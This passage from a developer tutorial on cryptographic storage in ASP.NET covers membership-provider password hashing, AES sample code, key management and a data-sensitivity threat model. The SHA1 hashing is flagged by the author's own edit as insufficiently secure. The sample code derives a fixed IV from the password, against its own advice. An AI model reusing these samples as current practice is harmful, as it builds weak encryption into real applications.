
The other thing about the membership provider is that it plays very nice with some of the native ASP.NET controls that are already baked into the framework. For example:




Between the provider and the controls, account functionality like password resets (note: *not* “password retrieval”!), minimum password criteria, password changes, account lockout after

subsequent failed attempts, secret question and answer and a few other bits and pieces are all supported right out of the box. In fact it's so easy to configure you can have the whole thing up and running within 5 minutes including the password cryptography done right.


The fastest way to get up and running is to start with a brand new ASP.NET Web Application:




Now we just create a new SQL database then run `aspnet_regsql` from the Visual Studio Command Prompt. This fires up the setup wizard which allows you to specify the server, database and credentials which will be used to create a bunch of DB objects:



If we now take a look in the database we can see a bunch of new tables:



And a whole heap of new stored procedures (no fancy ORMs here):



You can tell just by looking at both the tables and procedures that a lot of typical account management functionality is already built in (creating users, resetting passwords, etc.) The nuts and bolts of the actual user accounts can be found in the `aspnet_Users` and `aspnet_Membership` tables:

aspnet_Users


	Column Name	Data Type	Allow Nulls
	ApplicationId	uniqueidentifier	<input type="checkbox"/>
🔑	UserId	uniqueidentifier	<input type="checkbox"/>
	UserName	nvarchar(256)	<input type="checkbox"/>
	LoweredUserName	nvarchar(256)	<input type="checkbox"/>
	MobileAlias	nvarchar(16)	<input checked="" type="checkbox"/>
	IsAnonymous	bit	<input type="checkbox"/>
	LastActivityDate	datetime	<input type="checkbox"/>
			<input type="checkbox"/>




aspnet_Membership

	Column Name	Data Type	Allow Nulls
	ApplicationId	uniqueidentifier	<input type="checkbox"/>
🔑	UserId	uniqueidentifier	<input type="checkbox"/>
	Password	nvarchar(128)	<input type="checkbox"/>
	PasswordFormat	int	<input type="checkbox"/>
	PasswordSalt	nvarchar(128)	<input type="checkbox"/>
	MobilePIN	nvarchar(16)	<input checked="" type="checkbox"/>
	Email	nvarchar(256)	<input checked="" type="checkbox"/>
	LoweredEmail	nvarchar(256)	<input checked="" type="checkbox"/>
	PasswordQuestion	nvarchar(256)	<input checked="" type="checkbox"/>
	PasswordAnswer	nvarchar(128)	<input checked="" type="checkbox"/>
	IsApproved	bit	<input type="checkbox"/>
	IsLockedOut	bit	<input type="checkbox"/>
	CreateDate	datetime	<input type="checkbox"/>
	LastLoginDate	datetime	<input type="checkbox"/>
	LastPasswordChangedDate	datetime	<input type="checkbox"/>
	LastLockoutDate	datetime	<input type="checkbox"/>
	FailedPasswordAttemptCount	int	<input type="checkbox"/>
	FailedPasswordAttemptWindowStart	datetime	<input type="checkbox"/>
	FailedPasswordAnswerAttemptCount	int	<input type="checkbox"/>
	FailedPasswordAnswerAttemptWindowStart	datetime	<input type="checkbox"/>
	Comment	ntext	<input checked="" type="checkbox"/>
			<input type="checkbox"/>

The only thing left to do is to point our new web app at the database by configuring the connection string named “ApplicationServices” then give it a run. On the login page we’ll find a link to register and create a new account. Let’s fill in some typical info:



The whole point of this exercise was to demonstrate how the membership provider handles cryptographic storage of the password so let's take a look into the two tables we mentioned earlier:



```
1 SELECT UserName, Password, PasswordSalt
2 FROM dbo.aspnet_membership M
3 JOIN dbo.aspnet_Users U ON M.UserId = U.UserId
```

	UserName	Password	PasswordSalt
1	User1	f++VCvmJRThHw0oWO7wLu1jNwFk=	Jqy/JWUkPjD6XwRxuPiXcg==

So there we go, a username stored along with a hashed password and the corresponding salt and not a single line of code written to do it! And by default its [hashed using SHA1](#) too so no concern about poor old MD5 (it can be changed to more secure SHA variants if desired).


There are two really important points to be made in this section: Firstly, you can save yourself a heap of work by leveraging the native functionality within .NET and the provider model gives you loads of extensibility if you want to extend the behaviour to bespoke requirements. Secondly, when it comes to security, the more stuff you can pull straight out of the .NET framework and avoid rolling yourself, the better. There's just too much scope for error and unless you're really confident with what you're doing and have strong reasons why the membership provider can't do the job, stick with it.

Edit: With the passing of time, this is proving to be an insufficiently secure approach. Read my posts on [Our password hashing has no clothes](#) and [Stronger password hashing in .NET with Microsoft's universal providers](#) for more information.

Encrypting and decrypting

Hashing is just great for managing passwords, but what happens when we actually need to get the data back out again? What happens, for example, when we want to store sensitive data in a secure persistent fashion but need to be able to pull it back out again when we want to view it?

We're now moving into the symmetric encryption realm and the most commonly used mechanism of implementing this within .NET is AES. There are other symmetric algorithms such as DES, but over time this has been proven to be quite weak so we'll steer away from this here. AES is really pretty straight forward:



Ok, all jokes aside, the details of the AES implementation (or other cryptographic implementations for that matter), isn't really the point. For us developers, it's more about understanding which algorithms are considered strong and how to appropriately apply them.

Whilst the above image is still front of mind, here's one really essential little piece of advice: don't even *think* about writing your own crypto algorithm. Seriously, this is a very complex piece of work and there are very few places which would require – and indeed very few people who would be capable of competently writing – a bespoke algorithm. Chances are you'll end up with something only partially effective at best.

When it comes to symmetric encryption, there are two important factors we need in order to encrypt then decrypt:

1. An encryption key. Because this is symmetric encryption we'll be using the same key for data going in and data coming out. Just like the key to your house, we want to look after this guy and keep it stored safely (more on that shortly).
2. An [initialisation vector](#), also known as an IV. The IV is a random piece of data used in combination with the key to both encrypt and decrypt the data. It's regenerated for each piece of encrypted data and it needs to be stored with the output of the process in order to turn it back into something comprehensible.

If we're going to go down the AES path we're going to need at least a 128 bit key and to keep things easy, we'll generate it from a salted password. We'll need to store the password and salt (we'll come back to how to do that securely), but once we have these, generating the key and IV is easy:

```
private void GetKeyAndIVFromPasswordAndSalt(string password, byte[] salt,
    SymmetricAlgorithm symmetricAlgorithm, ref byte[] key, ref byte[] iv)
{
    var rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, salt);
    key = rfc2898DeriveBytes.GetBytes(symmetricAlgorithm.KeySize / 8);
    iv = rfc2898DeriveBytes.GetBytes(symmetricAlgorithm.BlockSize / 8);
}
```

Once we have the key and the IV, we can use the [RijndaelManaged class](#) to encrypt the string and bring back a byte array:

```
static byte[] Encrypt(string clearText, byte[] key, byte[] iv)
{
    var clearTextBytes = Encoding.Default.GetBytes(clearText);
    var rijndael = new RijndaelManaged();
    var transform = rijndael.CreateEncryptor(key, iv);
    var outputStream = new MemoryStream();
    var inputStream = new CryptoStream(outputStream, transform,
        CryptoStreamMode.Write);
    inputStream.Write(clearTextBytes, 0, clearText.Length);
    inputStream.FlushFinalBlock();
    return outputStream.ToArray();
}
```

And then a similar process in reverse:

```
static string Decrypt(byte[] cipherText, byte[] key, byte[] iv)
{
    var rijndael = new RijndaelManaged();
    var transform = rijndael.CreateDecryptor(key, iv);
    var outputStream = new MemoryStream();
    var inputStream = new CryptoStream(outputStream, transform,
        CryptoStreamMode.Write);
    inputStream.Write(cipherText, 0, cipherText.Length);
    inputStream.FlushFinalBlock();
    var outputBytes = outputStream.ToArray();
    return Encoding.Default.GetString(outputBytes);
}
```

Just one quick point on the above: we wrote quite a bit of [boilerplate code](#) which can be abstracted away by using the [Cryptography Application Block](#) in the [Enterprise Library](#). The application block doesn't quite transform the way cryptography is implemented, but it can make life a little easier and code a little more maintainable.

Let's now tie it all together in a hypothetical implementation. Let's imagine we need to store a driver's license number for customers. Because it's just a little proof of concept, we'll enter the license in via a text box, encrypt it then use a little LINQ to SQL to save it then pull all the licenses back out, decrypt them and write them to the page. All in code behind on a button click event (hey – it's a demo!):

```
protected void SubmitButton_Click(object sender, EventArgs e)
{
    var key = new byte[16];
    var iv = new byte[16];
    var saltBytes = Encoding.Default.GetBytes(_salt);
    var algorithm = SymmetricAlgorithm.Create("AES");
    GetKeyAndIVFromPasswordAndSalt(_password, saltBytes, algorithm,
        ref key, ref iv);

    var sourceString = InputStringTextBox.Text;
    var ciphertext = Encrypt(sourceString, key, iv);


    var dc = new CryptoAppDataContext();
    var customer = new Customer { EncLicenseNumber = ciphertext, IV = iv };
    dc.Customers.InsertOnSubmit(customer);
    dc.SubmitChanges();
}
```

```
var customers = dc.Customers.Select(c =>
    Decrypt(c.EncLicenseNumber.ToArray(), key, c.IV.ToArray()));
CustomerGrid.DataSource = customers;
CustomerGrid.DataBind();
}
```

The data layer looks like this (we already know the IV is always 16 bytes, we'll assume the license ciphertext might be up to 32 bytes):

Customer			
	Column Name	Data Type	Allow Nulls
🔑	CustomerId	int	<input type="checkbox"/>
	EncLicenseNumber	varbinary(32)	<input type="checkbox"/>
	IV	binary(16)	<input type="checkbox"/>
			<input type="checkbox"/>

And here's what we get in the UI:



So this gives us the full cycle; nice plain text input, AES encrypted ciphertext stored as binary data types in the database then a clean decryption back to the original string. But where does the “_password” value come from? This is where things get a bit tricky...

Key management

Here's the sting in the encryption tail – looking after your keys. A fundamental component in the success of a cryptography scheme is being able to properly protect the keys, be that the single key for symmetric encryption or the private key for asymmetric encryption.

Before I come back to actual key management strategies, here are a few “encryption key 101” concepts:

1. **Keep keys unique.** Some encryption attack mechanisms benefit from having greater volumes of data encrypted with the same key. Mixing up the keys is a good way to add some unpredictability to the process.
2. **Protect the keys.** Once a key is disclosed, the data it protects can be considered as good as open.
3. **Always store keys away from the data.** It probably goes without saying, but if the very piece of information which is required to unlock the encrypted data – the key – is conveniently located with the data itself, a data breach will likely expose even encrypted data.
4. **Keys should have a defined lifecycle.** This includes specifying how they are generated, distributed, stored, used, replaced, updated (including any rekeying implications), revoked, deleted and expired.

Getting back to key management, the problem is simply that protecting keys in a fashion where they can't easily be disclosed in a compromised environment is extremely tricky. Barry Dorrans, author of [Beginning ASP.NET Security](#), summarised it very succinctly [on Stack Overflow](#):

Key Management Systems get sold for large amounts of money by trusted vendors because solving the problem is **hard**.

So the usual ways of storing application configuration data go right out the window. You can't drop them into the web.config (even if it's encrypted as that's easily reversed if access to the machine is gained), you can't put them in the database as then you've got the encrypted data and keys stored in the same location (big no-no), so what's left?

There are a few options and to be honest, none of them are real pretty. In theory, keys should be protected in a “key vault” which is akin to a physical vault; big and strong with very limited access. One route is to use a certificate to encrypt the key then store it in the [Windows Certificate Store](#). Unfortunately a full compromise of the machine will quickly bring this route undone.

Another popular approach is to skip the custom encryption implementation and key management altogether and just go direct to the Windows [Data Protection API](#) (DPAPI). This can cause some other dramas in terms of using the one key store for potentially multiple tenants in the same environment and you need to ensure the DPAPI key store is backed up on a regular basis. There is also some contention that [reverse engineering of DPAPI is possible](#), although certainly this is not a trivial exercise.

But there's a more practical angle to be considered when talking about encryption and it has absolutely nothing to do with algorithms, keys or ciphers and it's simply this: if you don't absolutely, positively need to hold data of a nature which requires cryptographic storage, ***don't do it!***

A pragmatic approach to encryption

Everything you've read so far is very much is very much along the lines of *how* cryptography can be applied in .NET. However there are two other very important, non-technical questions to answer; *what* needs to be protected and *why* it needs to be protected.

In terms of "what", the best way to reduce the risk of data disclosure is simply not to have it in the first place. This may sound like a flippant statement, but quite often applications are found to be storing data they simply do not require. Every extra field adds both additional programming effort and additional risk. Is the customer's birthdate *really* required? Is it *absolutely necessary* to persistently store their credit card details? And so on and so forth.

In terms of "why", I'm talking about why a particular piece of data needs to be protected cryptographically and one of the best ways to look at this is by defining a threat model. I talked about threat models back in [Part 2 about XSS](#) where use case scenarios were mapped against the potential for untrusted data to cause damage. In a cryptography capacity, the dimensions change a little but the concept is the same.

One approach to determining the necessity of cryptographic storage is to map data attributes against the risks associated with disclosure, modification and loss then assess both the seriousness and likelihood. For example, here's a mapping using a three point scale with one being low and three being high:

Data object	Seriousness			Likelihood			Storage / cryptography method
	D	M	L	D	M	L	
Authentication credentials	3	2	1	2	1	1	Plain text username, salted & hashed password
Credit card details	3	1	1	2	2	1	All symmetrically encrypted
Customer address	2	2	2	2	1	1	Plain text

D = Disclosure, M = Modification, L = Loss

Disclosing a credit card is serious business but modifying or losing it is not quite as critical. Still, the disclosure impact is sufficient enough to warrant symmetric encryption even if the likelihood isn't high (plus if you want to be anywhere near [PCI](#) compliant, you don't have a choice). A customer's address, on the other hand, is not quite as serious although modification or loss may be more problematic than with a credit card. All in all, encryption may not be required but other protection mechanisms (such as a disaster recovery strategy), would be quite important.

These metrics are not necessarily going to be the same in every scenario, the intention is to suggest that there needs to be a *process* behind the election of data requiring cryptographic storage rather than the simple assumption that everything needs to a) be stored and b) have the overhead of cryptography thrown at it.

Whilst we're talking about selective encryption, one very important concept is that the ability to decrypt persistent data via the application front end is constrained to a bare minimum. One thing you definitely *don't* want to do is tie the encryption system to the access control system. For example, logging on with administrator privileges should not automatically provide access to decrypted content. Separate the two into autonomous sub-components of the system and apply the [principle of least privilege](#) enthusiastically.

Summary

The thing to remember with all of this is that ultimately, cryptographic storage is really the last line of defence. It's all that's left after many of the topics discussed in this series have already failed. But cryptography is also far from infallible and we've seen both a typical real world

